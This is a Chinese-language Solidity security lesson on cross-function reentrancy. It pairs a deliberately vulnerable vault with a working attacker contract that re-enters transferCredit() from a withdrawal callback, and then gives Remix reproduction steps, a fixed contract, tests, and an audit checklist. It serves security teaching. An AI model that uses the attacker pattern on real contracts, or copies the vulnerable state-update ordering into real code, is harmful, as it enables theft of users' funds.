
智能合约与以太坊 / 系统课时
排查跨函数重入的共享状态
排查跨函数重入的共享状态
给 withdraw() 加上重入锁,并不代表资金账户已经安全。攻击者可能在提款回调中进入未受保护的转账或奖励函数,趁共享余额尚未更新时转移记账权益。本篇通过可复现的 Solidity 合约,定位跨函数重入路径,并验证修复是否真正保护了账户不变量。
学习目标
- 识别多个入口读写同一状态变量时的跨函数重入风险。
- 复现
withdraw()与transferCredit()之间的状态竞争。 - 使用统一重入保护、状态先更新和不变量测试验证修复效果。
从共享状态寻找攻击入口
假设资金合约使用 balances 记录用户可提取的 ETH,提供三个入口:deposit() 充值、withdraw() 提款和 transferCredit() 转让余额。每个函数单独看似乎都有余额校验,但它们共同依赖同一个记账状态。
正常情况下,需要维持两个约束:
- 用户不能通过提款和额度转让重复使用同一笔余额。
- 在合约没有其他资金来源的模型中,全部可提取余额之和不能超过合约实际持有的 ETH。
设攻击者初始余额为 1 ETH。提款时如果先外部转账、后清零余额,攻击者的接收函数就能在余额仍为 1 ETH 时调用 transferCredit(),将这笔余额转给另一个地址。原提款执行结束后,原地址余额归零,但接收地址仍获得 1 ETH 提款权。

这类风险不能只按函数名称审计。必须追踪共享状态的读取、写入时机,以及外部调用能够重新进入的其他公开入口。
复现单函数重入锁失效
下面使用 Solidity 0.8.20 与 OpenZeppelin Contracts 5.x。代码可作为一个 Solidity 文件放入 Remix 编译,也可在已经安装 OpenZeppelin 依赖的项目中使用。该示例故意保留漏洞,仅用于本地测试,禁止部署并接收真实用户资产。
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.20;

import {ReentrancyGuard} from "@openzeppelin/contracts/utils/ReentrancyGuard.sol";

contract VulnerableVault is ReentrancyGuard {
    mapping(address => uint256) public balances;

    function deposit() external payable {
        require(msg.value > 0, "zero deposit");
        balances[msg.sender] += msg.value;
    }

    function withdraw() external nonReentrant {
        uint256 amount = balances[msg.sender];
        require(amount > 0, "empty balance");

        // 漏洞:向外部合约交出控制权后才更新余额
        (bool ok, ) = payable(msg.sender).call{value: amount}("");
        require(ok, "payment failed");
        balances[msg.sender] = 0;
    }

    function transferCredit(address to, uint256 amount) external {
        require(balances[msg.sender] >= amount, "insufficient");
        balances[msg.sender] -= amount;
        balances[to] += amount;
    }
}

contract CrossFunctionAttacker {
    VulnerableVault public immutable vault;
    address public immutable beneficiary;
    bool private moved;

    constructor(VulnerableVault target, address recipient) {
        vault = target;
        beneficiary = recipient;
    }

    function attack() external payable {
        require(msg.value == 1 ether, "send 1 ETH");
        vault.deposit{value: msg.value}();
        vault.withdraw();
    }

    receive() external payable {
        if (!moved) {
            moved = true;
            // 绕开 withdraw 自身的锁,进入另一个公开函数
            vault.transferCredit(beneficiary, 1 ether);
        }
    }
}
withdraw() 虽然使用了 nonReentrant,但 transferCredit() 没有该修饰器。OpenZeppelin 的重入锁仅阻止进入同一个锁所覆盖的函数,不会自动封锁所有外部入口。
本地复现步骤
- 在 Remix 使用 Solidity 0.8.20 或兼容编译器编译,环境选择
Remix VM。 - 部署
VulnerableVault,用测试账户 A 调用deposit(),附带 1 ETH 作为其他用户资金。 - 部署
CrossFunctionAttacker,传入 Vault 地址,以及不同于攻击合约的测试账户 B 作为recipient。 - 调用攻击合约的
attack(),附带 1 ETH。 - 读取 Vault 的
balances(攻击合约地址)、balances(B)和 Vault 的链上 ETH 余额。
预期结果:
| 项目 | 攻击前准备完成时 | 攻击完成后 |
|---|---|---|
| Vault 实际持有 ETH | 1 ETH | 1 ETH |
| 攻击合约记账余额 | 0 ETH | 0 ETH |
| B 的记账余额 | 0 ETH | 1 ETH |
| 账户 A 的记账余额 | 1 ETH | 1 ETH |
| Vault 全部记账余额 | 1 ETH | 2 ETH |
表中的攻击前指账户 A 已充值、攻击交易尚未执行。攻击交易期间,攻击合约存入并收到返还的 1 ETH。最终 Vault 仅剩 1 ETH,却承担 2 ETH 的提款负债。如果 B 先提款成功,账户 A 之后提款可能因资金不足而失败。测试账户实际地址和交易标识以 Remix 为准。
按状态依赖修复两个入口
修复时不能只给 withdraw() 再加一次检查,因为攻击者利用的是不同函数之间共享的不变量。应该先把提款余额扣除,再执行外部转账,同时为会影响资金权益的入口提供一致的重入保护。
下面是完整修复版本,仍使用 Solidity 0.8.20 与 OpenZeppelin Contracts 5.x。
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.20;

import {ReentrancyGuard} from "@openzeppelin/contracts/utils/ReentrancyGuard.sol";

contract SafeVault is ReentrancyGuard {
    mapping(address => uint256) public balances;

    function deposit() external payable {
        require(msg.value > 0, "zero deposit");
        balances[msg.sender] += msg.value;
    }

    function withdraw() external nonReentrant {
        uint256 amount = balances[msg.sender];
        require(amount > 0, "empty balance");

        // 先消除可重复使用的提款权益
        balances[msg.sender] = 0;
        (bool ok, ) = payable(msg.sender).call{value: amount}("");
        require(ok, "payment failed");
    }

    function transferCredit(address to, uint256 amount)
        external
        nonReentrant
    {
        require(to != address(0), "zero recipient");
        require(balances[msg.sender] >= amount, "insufficient");
        balances[msg.sender] -= amount;
        balances[to] += amount;
    }
}
修复包含两层约束:
withdraw()遵循 Checks-Effects-Interactions 顺序,在外部交互前完成余额更新。即使存在未加锁的其他入口,也不能再次使用已经扣除的余额。withdraw()和transferCredit()使用同一个ReentrancyGuard,使提款回调期间进入transferCredit()的调用直接回滚。
如果外部转账失败,require(ok) 会使整笔交易回滚,之前的余额清零也会撤销,因此不会产生已扣款但未收到 ETH 的情况。
验证共享状态不变量
安全审计不能只检查重入交易是否回滚,还要覆盖正常提款、正常额度转让和攻击后的资产守恒。
在 Remix 中将攻击合约的构造参数改为 SafeVault 对应实例时,需要将攻击合约声明中的目标类型替换为 SafeVault 并重新编译部署,其他攻击逻辑保持一致。
建议按以下测试矩阵验收:
| 测试场景 | 预期结果 |
|---|---|
| 用户存入 1 ETH 后正常提款 | 收到 1 ETH,记账余额归零 |
| 用户拥有 1 ETH,转让 0.4 ETH | 原账户余 0.6 ETH,接收账户增加 0.4 ETH |
提款回调调用 transferCredit() |
因重入锁而回滚,攻击无法完成 |
| 恶意接收方拒绝接收 ETH | 提款回滚,余额保持不变 |
| 转入零地址 | 交易回滚,不销毁提款权益 |
还应在每次成功交易后检查以下不变量:
其中 是测试中所有持有记账余额的地址集合;公式仅适用于本例这种以 ETH 足额支持所有可提取余额的资金模型。由于映射无法在链上直接枚举,测试框架需要维护已参与的地址集合,不能只抽查一个账户。
在 Foundry 等测试框架中,还可以让攻击合约分别从 receive()、代币回调或其他外部调用路径尝试进入提款、额度转让与奖励领取入口,逐条验证共享状态是否仍然一致。
审计真实项目中的跨函数路径
对包含提款、奖励、代币转账与赎回功能的合约,建立一张共享状态检查表,比逐个查找 nonReentrant 更容易发现遗漏。
| 共享状态 | 读取入口 | 写入入口 | 优先检查的风险 |
|---|---|---|---|
balances |
提款、额度转让 | 充值、提款、额度转让 | 重复提款与额度复制 |
rewardDebt |
领取奖励、退出质押 | 领取奖励、更新仓位 | 奖励重复领取 |
totalShares |
赎回、份额定价 | 存入、赎回 | 份额定价使用中间状态 |
实际审计时,先搜索状态变量的全部读写位置,再检查每条业务路径中外部调用与状态更新的先后关系。对于 ERC-777 等带回调机制的代币,以及可能调用外部合约的奖励结算逻辑,不能假设函数名不是提款就不会发生重入。
特别注意只读重入:即便回调不能修改受保护状态,也可能调用未受保护的 view 函数,读取更新到一半的余额、份额或价格,再影响其他合约的决策。因此还需要核查对外暴露的定价接口是否会在不一致的中间状态下被读取。
排查完成的验收标准是:每一条可能交出执行控制权的路径,都已核对相关共享状态是否完成更新;每个可重入入口,都不能重复使用已经消费的权益;正常业务调用及失败回滚均经过测试。单函数重入锁只是其中一道防线,资金不变量才是最终检查依据。